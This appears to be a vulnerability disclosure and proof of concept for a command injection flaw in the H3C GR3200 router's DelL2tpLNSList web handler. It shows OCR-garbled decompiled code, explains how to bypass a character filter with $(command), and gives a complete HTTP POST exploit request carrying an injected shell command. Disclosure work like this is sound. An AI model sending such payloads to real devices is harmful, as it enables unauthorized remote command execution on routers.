

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address: https://www.h3c.com/cn/d_202202/1542099_30005_0.htm

Product Information

Overview of affected versions of H3C GR3200 router:



Vulnerability details

H3C GR3200 (<=MiniGR1B0V100R014) was found to contain a command insertion vulnerability in DelL2tpLNSList.This vulnerability allows an attacker to execute arbitrary commands through the "param" parameter.

```
_int64 v13; // [sp+50h] [+50h] BYREF
 14
      char v14[256]; // [sp+58h] [+58h] BYREF
char v15[264]; // [sp+158h] [+158h] BYREF
 15
  16
  17 int v16; // [sp+260h] [+260h]
  18
19
      v16 = a1;
20
      v10 = 0LL;
21
      v11 = 0LL;
0 22 memset(v12, 0, sizeof(v12));
23
       V13 = 0LL;
0 24 memset(v14, 0, sizeof(v14));
25 memset(v15, 0, 0x100u);

26 v7 = (char *)websgetvar(v16, "param", (int)&unk_100E9D00);
      if ( \( \tau_{7} \)
27
 28
      {
         9 29
9 30
31
32
 33
           if ( !getelement(v12, 32, v7, ';', i + 1)
   && !getelement(&v10, 8, (char *)v12, ' ', 1)
   && !getelement(&v11, 8, (char *)v12, ' ', 2) )
9 34
 35
  36
  37
           {
38
             if ( sub_100695A4((int)&v10, 8) || sub_100695A4((int)
9 39
9 40
             snprintf(v15, 0x100u, "%s tunnel_id=%s session_id=%s", v14, (const char )&v10, (const char *)&v11);
41
                 = getpid();
             LODWORD(v4) = "ASP_L2TP_LNSListDel";
LODWORD(v5) = v15;
42
43
• 44
             MW_SYSLOG_OP(
 45
                184LL,
  46
                6LL,
  47
                3LL,
  48
                2139095040LL,
                (__int6+)"[%d][%s] %s: mp run cmd %s\n",
(int)&unk_100E9D00,
  49
  50
  51
                (int)"ASP_L2TP_LNSListDel",
  52
  53
  54
                <del>√5);</del>
             system(v15);
55
              memset(v15, 0, 0x100u);
9 56
 57
           }
  58
9 59
         return v8;
  60
  61 else
  62
         v1 = getpid();
63
         MW_SYSLOG_OP(
64
  65
           184LL,
  66
            3LL,
```

Format the param parameter we entered into V15 through the snprintf function, and execute our command through the system function. Because V10 and V11 are limited to 8 bytes, we can fill V10 with 8 bytes so that when %s in the snprintf function is formatted, V10 and V11 will be connected actively.

```
1 int __fastcall sub_46EE30(int a1, unsigned int a2)
   size_t j; // [sp+18h] [+18h]
unsigned int i; // [sp+1Ch] [+1Ch]
int v5[2]; // [sp+20h] [+20h] BYREF
       \sqrt{5}[0] = '|\&`\0';
       \vee 5[1] = 0;
       i = 0;
10
       j = 0;
● 11 if (!a1 || !a2 )
12
         return -1;
13 for ( i = 0; i < a2 && *(_BYTE *)(a1 + i); ++i )</pre>
 14
15
         for (j = 0; j < strlen((const char *)v5); ++j)
 16
            if (*((char *)v5 + j) == *(char *)(a1 + i))
17
18
              return 1;
  19
  20 }
21 return 0;
22 }
```

Although the $sub_100695A4$ function filters some dangerous characters, we can bypass them with (command).

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by gemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.124.1:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://192.168.124.1:80/maintain_basic.asp
Cookie: JSESSIONID=04f803a0
Upgrade-Insecure-Requests: 1
Content-Length: 67

CMD=DelL2tpLNSList&GO=vpn_12tp_session.asp&param=1;$(ps>/ww w/1) #;
```

The picture above shows the debug log after POC is sent.



The above illustration shows the effect of command execution.